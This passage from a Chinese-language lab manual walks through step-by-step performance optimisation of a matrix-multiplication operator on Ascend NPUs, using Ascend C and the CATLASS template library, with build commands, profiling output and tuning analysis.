优化手段：

- L1 Cache Tiling 参数优化：手动调整 depthA1 和 stepKa 参数，充分利用 L1 缓存
  - 当前配置：depthA1=16, depthB1=8, baseM=128, baseN=256, baseK=64
  - L1 缓存占用计算：
    - A 矩阵：  $\text{depthA1} \times \text{baseM} \times \text{baseK} \times \text{sizeof(float16)} = 16 \times 128 \times 64 \times 2\text{B} = 262,144\text{B} = 256\text{KB}$
    - B 矩阵：  $\text{depthB1} \times \text{baseN} \times \text{baseK} \times \text{sizeof(float16)} = 8 \times 256 \times 64 \times 2\text{B} = 262,144\text{B} = 256\text{KB}$
    - 总计  $256\text{KB} + 256\text{KB} = 512\text{KB}$

运行验证：

```
./demo 5 # 多核 MDL + L1Cache 优化
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core MDL L1Cache
root@df34d4e50a98:/mnt/wenzhiqiang/asc-devkit/ex
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析：

```
msprof ./demo 5 # 多核 MDL + L1Cache 优化
```

整理主要性能如下表所示：

Task Duration(μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_sclar_time(μs)	aic_sclar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
5389.748	24	7256.463	6335.1	0.873	2761.3	0.381	5221.454	0.72	6972.3	0.961	89.85	0.012

分析：

- 相比步骤五，Task Duration 从 6524.631μs 降低到 5389.748μs，耗时降低 17.39%
- aic\_mte2\_time 从 7923.3μs 降低到 6972.3μs，MTE2 搬运时间降低了 12%

- aic\_mac\_ratio 从 72%提 87.3%，cube 利用率提升了 21.25%
- 后续优化方向：aic\_mte2\_ratio 达到 96.1%，达到 MTE2 bound，成为性能提升瓶颈，后续将优化 L2Cache 以缓解 MTE2 bound

### 步骤 7 多核 MDL + L1Cache + L2Cache ( MULTI\_CORE\_MDL\_L1CACHE\_L2CACHE )

优化目标：启用 L2Cache 优化，缓解 MTE2 bound

核心实现：

使用 24 核并行计算，切分策略同上 ( 4x6 )

使用 MDL 模板并优化 L1 Cache 参数同上

启用 L2Cache，对 A 矩阵 M 轴进行切分

关键代码：

```
for (int i = 0; i < 2; i++) {
 matmulObj.SetTensorA(aGlobal[offsetA + i * (M >> 1) * K], IS_TRANS_A);
 matmulObj.SetTensorB(bGlobal[offsetB], IS_TRANS_B);
 if (shapes.isBias) {
 matmulObj.SetBias(biasGlobal);
 }
 matmulObj.IterateAll(cGlobal[offsetC + i * (M >> 1) * N]);
}
```

优化手段：

- 启用 L2Cache 优化：
  - ◆ L2Cache 特点：L2Cache 是 AI Core 共享的外部缓存，L2Cache 的纯读带宽约为 GM 的 3 到 4 倍，在搬入或搬出相同数据量的情况下，访问 L2Cache 内的数据比 GM 更快
  - ◆ 缓存命中优化：若数据无法命中 L2Cache，导致需要访问 GM 进行读写，带宽利用效率较低，导致 MTE2 可能成为样例整个运行过程中的性能瓶颈
  - ◆ 分块计算适配 L2Cache：当前 L2Cache 大小为 192MB，矩阵计算所需数据总量为 384MB(A 矩阵 128MB + B 矩阵 128MB + C 矩阵 128MB)，由于 L2Cache 容量小于矩阵计算数据总量，因此可以将 A 矩阵在 M 轴切分成 2 份，其中区域 1 与 B 矩阵完成完整运算，区域 2 再与 B 矩阵完成完整运算，通过切分提高 L2cache 的命中率

分块计算适配 L2Cache 示意图：





计算过程:

Step 1:  $C1 = A1 \times B$  (A1 从 GM 加载到 L2Cache, B 从 GM 加载到 L2Cache 并驻留)

Step 2:  $C2 = A2 \times B$  (A2 从 GM 加载到 L2Cache, B 已在 L2Cache 中, 无需重新加载)

L2Cache 利用:

- B 矩阵 (128MB) 在 Step 1 加载后驻留在 L2Cache
- Step 2 中 B 矩阵直接从 L2Cache 读取, 避免 GM 访问
- 单次 L2Cache 访问带宽约为 GM 的 3 到 4 倍, 显著提升访存效率

运行验证:

```
./demo 6 # 多核 MDL + L1Cache + L2Cache
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core MDL L1Cache L2Cache
root@df34d4e50a98:/mnt/wenzhiqiang/asc-devkit/exa
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析:

```
msprof ./demo 6 # 多核 MDL + L1Cache + L2Cache
```

整理主要性能如下表所示:

Task Duration( μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_scalar_time(μs)	aic_scalar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
5383.247	24	7213.106	6335.1	0.878	3402.5	0.472	5264.083	0.73	6773.2	0.939	90.406	0.013

分析:

- 相比步骤六, Task Duration 从 5389.748μs 降低到 5383.247μs, 降低了 6.50μs
- aic\_mte2\_time 从 6972.3μs 降低到 6773.2μs, MTE2 搬运时间降低了 2.9%
- aic\_mac\_ratio 从 87.3%提升到 87.8%
- 后续优化方向: 当前制约样例性能的仍为 MTE2 bound, 可通过优化 L2Cache 的切分策略对 MTE2 进一步优化。

## 步骤 8 多核 MDL + L1Cache + L2Cache + Constants Tiling ( MULTI\_CORE\_MD\_L1CACHE\_L2CACHE\_CONSTANTS )

优化目标: 使用常量 Tiling, 减少运行时 Scalar 计算开销

核心实现:

使用 24 核并行计算, 切分策略同上 ( 4x6 )

使用 MDL 模板并优化 L1 Cache 参数同上

L2 Cache 策略同上

使能 Tiling 全量量化

### 关键代码：

```
constexpr MatmulShapeParams shapeParams = {SINGLE_M_L2CACHE, SINGLE_N, SINGLE_K, BASE_M,
 BASE_N, BASE_K};

constexpr static auto CONSTANT_CFG = GetCustomConstantCFG<A_TYPE, B_TYPE, C_TYPE, BIAS_TYPE,
 true, true>();
AscendC::Matmul<A_TYPE, B_TYPE, C_TYPE, BIAS_TYPE, CONSTANT_CFG> matmulObj;
// CONSTANT_CFG 在编译期计算，减少运行时 Scalar 计算
```

### 优化手段：

- Tiling 常量：
  - ◆ AI Core 的硬件优势在于向量/矩阵并行计算，标量运算无法发挥硬件能力。Matmul API 在初始化和迭代过程中有大量 Scalar 计算，Matmul 初始化时的 Scalar 计算影响指令头开销，Matmul 迭代间的 Scalar 计算可能阻塞 MTE2 流水
  - ◆ 静态 Tiling 减少运行时开销：使用 MatmulApiStaticTiling 参数替代 TCubeTiling 变量参数，将 Scalar 计算提前到编译期进行，运行时不需要通过 Scalar 单元动态计算，减少 Scalar 性能开销

### 运行验证：

```
./demo 7 # 多核 MDL + L1Cache + L2Cache + Constants Tiling
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core MDL L1Cache L2Cache Constant Tiling
root@df34d4e50a98:/mnt/wenzhiqiang/asc-devkit/examples/01_simd_cp
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

### 性能分析：

```
msprof ./demo 7 # 多核 MDL + L1Cache + L2Cache
```

### 整理主要性能如下表所示：

Task Duration(μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_scalar_time(μs)	aic_scalar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
5380.367	24	7209.549	6334	0.879	1942.6	0.269	5260.781	0.73	6814.4	0.945	90.564	0.013

### 分析：

- 相比步骤七，Task Duration 从 5383.247μs 降低到 5380.367μs
- aic\_scalar\_time 从 3402.5μs 降低到 1942.6μs，降低 42.91%
- 常量 Tiling 有效减少了 Scalar 单元的性能开销。当样例因 Scalar 阻塞性能较差时，用户可通过该方式降低 Scalar 时间占比
- 后续优化方向：启用 UnitFlag 优化，演示并行化计算与搬运流水

## 步骤 9 多核 MDL + L1Cache + L2Cache + Constants Tiling + UnitFlag ( MULTI\_CORE\_MDL\_L1CACHE\_L2CACHE\_CONSTANTS\_UNITFLAG )

优化目标：启用 UnitFlag 优化，并行化计算与搬运流水

核心实现：

使用 24 核并行计算，切分策略同上 ( 4x6 )

使用 MDL 模板并优化 L1 Cache 参数同上

L2 Cache 策略同上

使能 Tiling 全量常量化同上

启用 UnitFlag，优化计算与搬运的并行度

关键代码：

```
// 使用 constexpr 定义编译期常量，并启用 UnitFlag
MatmulConfig mmCFG = GetMMConfig<MatmulConfigMode::CONFIG_MDL>(shapeParams);
mmCFG.enUnitFlag = true;
```

优化手段：

- 启用 UnitFlag 优化：
  - ◆ 优化计算与搬运的并行度：未开启 UnitFlag 功能时，AIC 核的 MMAD 计算指令和 FIXPIPE 数据搬运指令是指令级别的同步，FIXPIPE 指令需要等 MMAD 指令执行完才进行结果搬出，MMAD 和 FIXPIPE 之间流水串行；开启 UnitFlag 功能后，MMAD 和 FIXPIPE 是 512B 大小的细粒度同步，在一条 MMAD 指令执行过程中，每当完成一个 512B 数据结果的计算，FIXPIPE 立即搬出该 512B 的数据，从而实现 Cube 计算单元和 FIXPIPE 搬运单元流水并行

UnitFlag 功能示意图：



运行验证:

```
./demo 8 # 多核 MDL + L1Cache + L2Cache + Constants Tiling + UnitFlag
python3 ../scripts/verify_result.py output/output.bin output/golden.bin # 验证输出结果是否正确
```

```
Running mode: Multi Core MDL L1Cache L2Cache Constant Tiling Unitflag
/asc-devkit/examples/01_simd_cpp_api
_result.py output/output.bin output/golden.bin
Total elements compared: 67108864
Total error elements: 0
error ratio: 0.0000, tolerance: 0.0010
test pass!
```

性能分析:

```
msprof ./demo 8 # 多核 MDL + L1Cache + L2Cache
```

整理主要性能如下表所示:

Task Duration(μs)	Block Num	aicore_time(μs)	aic_mac_time(μs)	aic_mac_ratio	aic_sclar_time(μs)	aic_sclar_ratio	aic_mte1_time(μs)	aic_mte1_ratio	aic_mte2_time(μs)	aic_mte2_ratio	aic_fixpipe_time(μs)	aic_fixpipe_ratio
5337.247	24	7159.929	6332.3	0.884	2097.4	0.293	5261.024	0.735	6779.6	0.947	546.47	0.076

分析:

- 相比步骤八，Task Duration 从 5380.367μs 降低到 5337.247μs
- aic\_fixpipe\_time 从 90.564μs 提高到 546.476μs，原因为开启 Unitflag 后，aic\_fixpipe\_time 会包含 FIXPIPE 指令的等待时间，并不是真正流水的耗时，用户可关注端到端性能是否提升

- 当前性能收益较小的原因为制约性能的仍为 MTE2 bound，算子的 MMAD、FIXPIPE 流水被 MTE2 bound 掩盖。因 FIXPIPE 阻塞性能较差时，可启用 UnitFlag 功能

**注意：**当 AI Core 频率变化（比如进行手动调频、功耗超出阈值时动态调频等）时 aicore\_time 数据不准确，不建议参考。

#### 综合优化效果：

cube 利用率提升了 72.4%(16% → 88.4%)，已达到芯片峰值算力的 88.4%

通过步骤一到步骤九的递进优化，样例耗时降幅达 99.31%(777587.7 $\mu$ s → 5337.247 $\mu$ s)

#### 调优建议：

- 从小规模开始：先使用单核基础版本验证功能正确性
- 逐步优化：按照 case 顺序逐步引入优化手段，观察性能提升
- 多核切分策略：合理设置多核切分策略，避免同地址访问
- 利用 MDL 模式：MDL 模式提供了高度优化的实现，优先使用
- L2Cache：L2Cache 能进一步缓解 MTE2 bound，对于需重复读取的数据推荐使用
- 常量 Tiling：对于固定 shape 的场景，使用常量 Tiling 减少 Scalar 运行时开销
- UnitFlag 优化：启用 UnitFlag 可以并行化计算与搬运流水

## 2.2.4 思考题

设置多核并行计算的关键代码是？

答：tilingApi.SetDim(24);

## 2.3 实验小结

本实验主要通过基于 Ascend C 编程语言，通过对 matmul 算子的性能全流程优化，希望掌握 Ascend C 开发高性能算子的技巧。

# 3 基于 CATLASS 模块库开发算子

---

## 3.1 实验介绍

### 3.1.1 关于本实验

通过使用 CATLASS 模板库进行矩阵运算算子开发。

### 3.1.2 实验目的

掌握使用 CATLASS 模板库进行昇腾算子开发。

### 3.1.3 实验规划

首先获取项目代码包，然后进行算子开发和测试。

## 3.2 实验操作

### 3.2.1 环境测试

步骤 1 获取项目源码

```
cd /mnt/xxx/ops_development
```

使能 CANN 环境：

```
默认路径安装，以 root 用户为例（非 root 用户，将/usr/local 替换为${HOME}）
source /usr/local/Ascend/ascend-toolkit/set_env.sh
```

步骤 2 算子编译

进入项目根目录：

```
cd ./catlass
bash scripts/build.sh 00_basic_matmul -DCMAKE_ASCEND_COMPILER=/usr/local/Ascend/cann-9.0.0-
beta.1/aarch64-linux/bin/bisheng -DPython3_EXECUTABLE=/usr/local/python3.11.15/bin/python3 # 编
译算子组件，这里以基础矩阵乘算子举例
```

看到下述提示信息，则编译成功：

```
-- CMAKE_ASCEND_COMPILER: /usr/local/Ascend/ascend-toolkit/latest/compiler/cccec_compiler/bin/bisheng
-- Ascend Compiler Information:
 :lang version 15.0.5 (clang-5c68a1cb1231 clang-5c68a1cb1231)
Target: aarch64-unknown-linux-gnu
Thread model: posix
InstalledDir: /usr/local/Ascend/ascend-toolkit/latest/compiler/cccec_compiler/bin
-- CMAKE_CURRENT_LIST_DIR: /mnt/wenzhiqiang/catlass/cmake/modules
-- The CXX compiler identification is GNU 11.4.0
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++ - skipped
-- Detecting CXX compile features
-- Detecting CXX compile features - done
Detected NPU_MODEL: Ascend910B3
CMake Warning at CMakeLists.txt:45 (message):
 CATLASS_ARCH is not defined, use default value "2201"

NOT build python extension, skip python related dependencies check.
-- Configuring done
-- Generating done
-- Build files have been written to: /mnt/wenzhiqiang/catlass/build
[50%] Building ASCEND object examples/00_basic_matmul/CMakeFiles/00_basic_matmul.dir/basic_matmul.cpp.o
[100%] Linking ASCEND executable 00_basic_matmul
[100%] Built target 00_basic_matmul
-- Install configuration: "Release"
-- Installing: /mnt/wenzhiqiang/catlass/output/bin/00_basic_matmul
[INFO]Target '00_basic_matmul' built successfully
```

### 步骤 3 算子执行

算子编译产物在 output/bin 路径下，切换至该目录下可运行算子样例程序。以 [basic\_matmul] 样例为例，可通过下述指令执行该算子：

```
切换至编译产物目录
cd output/bin
./00_basic_matmul m n k [deviceId]
./00_basic_matmul 256 512 1024 0
```

- 256, 512, 1024 分别为矩阵乘法的在 m 轴、n 轴、k 轴的维度（左/右矩阵数据随机生成）
- deviceId 可选（默认为 0），指定 NPU 卡的 ID 号（若只分配了一张卡，进入自己的容器之后填 0 即可）。

执行该算子样例后，如出现下述结果则表明其计算符合精度预期（该样例中 Matmul 的左、右矩阵使用随机数填充，真值以 cpu 计算为准）。

```
/catlass/output/bin# ./00_basic_matmul 256 512 1024 0
Compare success.
```


这说明当前环境正常，也以此熟悉基本的 catlass 编译和执行操作。

## 3.2.2 Catlass 昇腾算子模板库解析


Catlass 通过分层模块化的设计理念，简化了 GEMM 算子编程，提升定制开发效率。Catlass 模板库的分层如下图所示，模板库首先在 Kernel 层组合 Block 主循环和 Block 后处理，然后用 Host 侧适配器包装它们来组装内核。用户使用这些组件组装内核时，需要通过以下顺序实例化。

1. 组装所需的 Block 主循环和 Block 后处理。
2. 将 Blocks 组合在一起构建成 Kernel。
3. 用 Device 适配器包装 Kernel。





回顾 AICORE 架构：



以验证环境时使用的 00\_basic\_matmul 算子为例，说明 Catlass 组件的组装过程。可以看到首先定义了一些基础参数信息，包括 ABC 矩阵的数据类型和排布格式，L1、L0 的分核 Tile Shape，这些参数都以模板参数的方式传入 BlockMmad 这一基础矩阵乘的 Block，随后被组装进 Kernel 和 Device 层当中。

```
cd ../../
cd ./examples/00_basic_matmul
vi basic_matmul.cpp # 查看算子代码
```



```
// Get the number of cube cores of the current hardware
auto aicCoreNum = platform_ascendc::PlatformAscendCManager::GetInstance()->GetCoreNumAic();

using ArchTag = Arch::AtlasA2;
using DispatchPolicy = Gemm::MmadAtlasA2Pingpong<true>;
using L1TileShape = GemmShape<128, 256, 256>;
using L0TileShape = GemmShape<128, 256, 64>;

using AType = Gemm::GemmType<ElementA, LayoutA>;
using BType = Gemm::GemmType<ElementB, LayoutB>;
using CType = Gemm::GemmType<ElementC, LayoutC>;

using BlockMmad = Gemm::Block::BlockMmad<DispatchPolicy, L1TileShape, L0TileShape, AType, BType, CType>;
using BlockEpilogue = void;

// Swizzle offset is 3 and direction is 0.
using BlockScheduler = typename Gemm::Block::GemmIdentityBlockSwizzle<3, 0>;

// kernel level
using MatmulKernel = Gemm::Kernel::BasicMatmul<BlockMmad, BlockEpilogue, BlockScheduler>;

using MatmulAdapter = Gemm::Device::DeviceGemm<MatmulKernel>;
```

点击键盘 ESC 键，然后输入:wq 退出 vi。

核心代码解释：

```
// 第一步：创建所需的特化 block 层 mmad
// 模板参数：L1/L0 分核策略、A/B/C 矩阵数据格式及排布格式
using DispatchPolicy = Gemm::MmadAtlasA2Pingpong<true>;
using L1TileShape = GemmShape<128, 256, 256>;
using L0TileShape = GemmShape<128, 256, 64>;
using AType = Gemm::GemmType<ElementA, LayoutA>;
using BType = Gemm::GemmType<ElementB, LayoutB>;
using CType = Gemm::GemmType<ElementC, LayoutC>;

using BlockMmad = Gemm::Block::BlockMmad<DispatchPolicy,
 L1TileShape, L0TileShape,
 AType, BType, CType>;

// 第二步：指定 block 层的后处理类型（可选）
using BlockEpilogue = void;

// 第三步：指定计算时的数据走位方式
using BlockScheduler = typename Gemm::Block::GemmIdentityBlockSwizzle<>;

// 第四步：在 kernel 层将 mmad 和后处理组合到一起
using MatmulKernel = Gemm::Kernel::BasicMatmul<BlockMmad, BlockEpilogue, BlockScheduler>;

// 第五步：将 kernel 放入 device 适配器中，host 侧处理 kernel 使用
using Matmul = Catlass::Gemm::Device::DeviceGemm<MatmulKernel>;
```

### 3.2.3 Catlass 算子性能调优

这里以一个示例场景进行矩阵乘性能优化的案例进行说明。假如现在大模型中某一个矩阵乘的维度为  $m=20$ ,  $k=6144$ ,  $n=2112$ 。现在我们使用上述 Catlass 模板库中的 basic\_matmul 算子进行性能调优展示。

使用默认的 L1/L0TileShape，使用 msprof 性能采集工具采集算子性能。

```
using DispatchPolicy = Gemm::MmadAtlasA2Pingpong<true>;
using L1TileShape = GemmShape<128, 256, 256>;

using L0TileShape = GemmShape<128, 256, 64>;
```

cd ../output/bin # 路径根据实际情况进行修改

msprof op --application="./\_00\_basic\_matmul 20 2112 6114 0"

运行成功显示如下信息：

```
[WARN] The option "--application" will be deprecated in future version. It is recommended to specify <app> [
[WARN] Currently, the root permission is used, which is unrecommended. Please ensure the security of the exe
[INFO] Op profiling analysis start.
[INFO] Running device task: DeviceProf
art profiling on device 0, kernel: _ZN7Catlass13KernelAdapterINS_4Gemm6Kernel11BasicMatmulINS1_5Block9BlockMm
_8GemmTypeIDhNS_6layout8RowMajorELN7AscendC9TPositionE0EEE5G_SG_VNS1_4Tile8TileCopyINS_4Arch7AtlasA2ESG_SG
> Warm Up enabled. times:5

[INFO] Profiling running finished. All task success.
[INFO] Start analyze kernel on device: device0, kernel: _ZN7Catlass13KernelAdapterINS_4Gemm6Kernel11BasicMat
[INFO] Save profiling data with metric [PipeUtilization] success.
[INFO] Save profiling data with metric [ArithmeticUtilization] success.
[INFO] Save profiling data with metric [L2Cache] success.
[INFO] Save profiling data with metric [Memory] success.
[INFO] Save profiling data with metric [ResourceConflictRatio] success.
[INFO] Save profiling data with metric [MemoryL0] success.
[INFO] Save profiling data with metric [MemoryUB] success.
[INFO] Performance Summary Report:

width utilization lower than 80% when active.
width utilization lower than 80% when active.
width utilization lower than 80% when active.
mpute usage lower than 20%.

[INFO] Profiling results saved in /mnt/wenzhiqiang/catlass/output/bin/OPPROF_20260327075018_UFRKGVVZJFFWUZDP
[INFO] Profiling data parse finished.
[INFO] Op profiling finish. Welcome to next use.
```

生成一个性能记录文件：

```
00_basic_matmul /catlass/output/bin# ls
OPPROF_20260327075018_UFRKGVVZJFFWUZDP
```

性能数据文件夹结构示例：

```
—dump # 原始的性能数据，用户无需关注
—ArithmeticUtilization.csv # cube/vector指令cycle占比，建议优化算子逻辑，减少冗余计算指令
—L2Cache.csv # L2 Cache命中率，影响MTE2，建议合理规划数据搬运逻辑，增加命中率
—Memory.csv # UB, L1和主存读写带宽速率，单位GB/s
—MemoryL0.csv # L0A, L0B, 和L0C读写带宽速率，单位GB/s
—MemoryUB.csv # Vector和Scalar到UB的读写带宽速率，单位GB/s
—OpBasicInfo.csv # 算子基础信息
—PipeUtilization.csv # pipe类指令耗时和占比，建议优化数据搬运逻辑，提高带宽利用率
—ResourceConflictRatio.csv # UB上的 bank group、bank conflict和资源冲突率在指令中的占比，建议减少/避免对于同一bank读写冲突或bank group的读写冲突
```

这里主要查看 PipeUtilization.csv 文件。


A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
block_id	sub_block	aic_time(us)	aic_total	aic_cube	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r	aic_cube_r
0	cube0	72.396667	130314	9.078333	0.125397	14.06	0.194208	15.352777	0.212065	70.318886	0.9713	0.001111	0.000015	2.962222	0.040917
1	cube0	72.836113	131105	9.102222	0.124969	14.221111	0.195248	15.397778	0.211403	70.633888	0.969765	0.001111	0.000015	3.027222	0.041562
2	cube0	73.44722	132205	9.089444	0.123755	14.239445	0.193873	15.363889	0.209183	71.106667	0.968133	0.001111	0.000015	2.852778	0.038841
3	cube0	73.809998	132858	9.091111	0.123169	14.547778	0.197098	15.341111	0.207846	71.314445	0.966189	0.001111	0.000015	2.636667	0.035722
4	cube0	73.886108	132995	9.088889	0.123012	14.75	0.199632	15.376111	0.208106	71.149445	0.962961	0.001111	0.000015	3.07	0.04155
5	cube0	72.96611	131339	9.102222	0.124746	14.745	0.20208	15.350555	0.210379	70.075554	0.960385	0.001111	0.000015	2.903333	0.03979
6	cube0	71.186668	128136	9.085	0.127622	14.452778	0.203026	15.386666	0.216145	68.713333	0.965256	0.001111	0.000016	2.865	0.040246
7	cube0	69.860558	125749	9.086667	0.130069	14.604445	0.209051	15.390555	0.220304	67.337776	0.963888	0.001111	0.000016	3.082778	0.044128
8	cube0	39.916111	71849	3.462222	0.086737	14.65	0.36702	5.548889	0.139014	37.836666	0.947905	0.001111	0.000028	1.503889	0.037676
9	cube0	0.859444	1547	0	0	1.514444	1.76212	0.002778	0.003232	0.002222	0.002586	0.001111	0.001293	0.000556	0.000646
10	cube0	1.677778	3020	0	0	1.481667	0.883113	0.002778	0.001656	0.002222	0.001325	0.001111	0.000662	0.000556	0.000331
11	cube0	0.802778	1445	0	0	1.553889	1.93564	0.002778	0.00346	0.002222	0.002768	0.001111	0.001384	0.000556	0.000692
12	cube0	0.868333	1563	0	0	0.635556	0.731926	0.002778	0.003199	0.002222	0.002559	0.001111	0.00128	0.000556	0.00064
13	cube0	1.126667	2028	0	0	0.913333	0.810651	0.002778	0.002465	0.002222	0.001972	0.001111	0.000986	0.000556	0.000493
14	cube0	1.322222	2380	0	0	0.985556	0.745378	0.002778	0.002101	0.002222	0.001681	0.001111	0.00084	0.000556	0.00042
15	cube0	1.167778	2102	0	0	0.962778	0.824453	0.002778	0.002379	0.002222	0.001903	0.001111	0.000951	0.000556	0.000476
16	cube0	1.058889	1906	0	0	1.074444	1.01469	0.002778	0.002623	0.002222	0.002099	0.001111	0.001049	0.000556	0.000525
17	cube0	1.391111	2504	0	0	1.007222	0.724042	0.002778	0.001997	0.002222	0.001597	0.001111	0.000799	0.000556	0.000399
18	cube0	1.326111	2387	0	0	1.076667	0.811898	0.002778	0.002095	0.002222	0.001676	0.001111	0.000838	0.000556	0.000419
19	cube0	1.138889	2050	0	0	1.096111	0.962439	0.002778	0.002439	0.002222	0.001951	0.001111	0.000976	0.000556	0.000488

可以看到单算子性能约为 72.54us，从采集的 Profiling 数据可以看到仅使能了 9 个 Cube 核心，并未完全用满 20 个 Cube 核，存在核间负载极度不均衡现象。

## 优化手段一：L1TileShape 调优

先看矩阵乘算子的分核逻辑。为了实现多核并行，需要将矩阵数据进行切分，分配到不同的核上进行处理。

- 对于A矩阵，沿着M轴进行切分，切分成多份的singleCoreM，单核上处理SingleCoreM \* K大小的数据。
- 对于B矩阵，沿着N轴进行切分，切分成多份的singleCoreN，单核上处理K \* SingleCoreN大小的数据。



图中的 singleCoreM 对应了模板库算子中的 L1TileShape::M，singleCoreN 则对应了 L1TileShape::N，在默认情况下设置的是 128 和 256。当 A、B 矩阵的 M 和 N 不能被整除时则向上取整，那么，示例中 A 矩阵会沿着 M 轴被切分为  $20/128=1$  块，B 矩阵会沿着 N 轴被切分为  $2112/256=9$  块，总共需要  $1*9=9$  个 Cube 核来完成计算。此外还需注意 910B 上的 L1 大小为 512KB，通常还会在 L1 上开启 PingPong Buffer，因此还需要通过 L1TileShape::K 来控制单核上每次搬运至 L1 上的数据量。

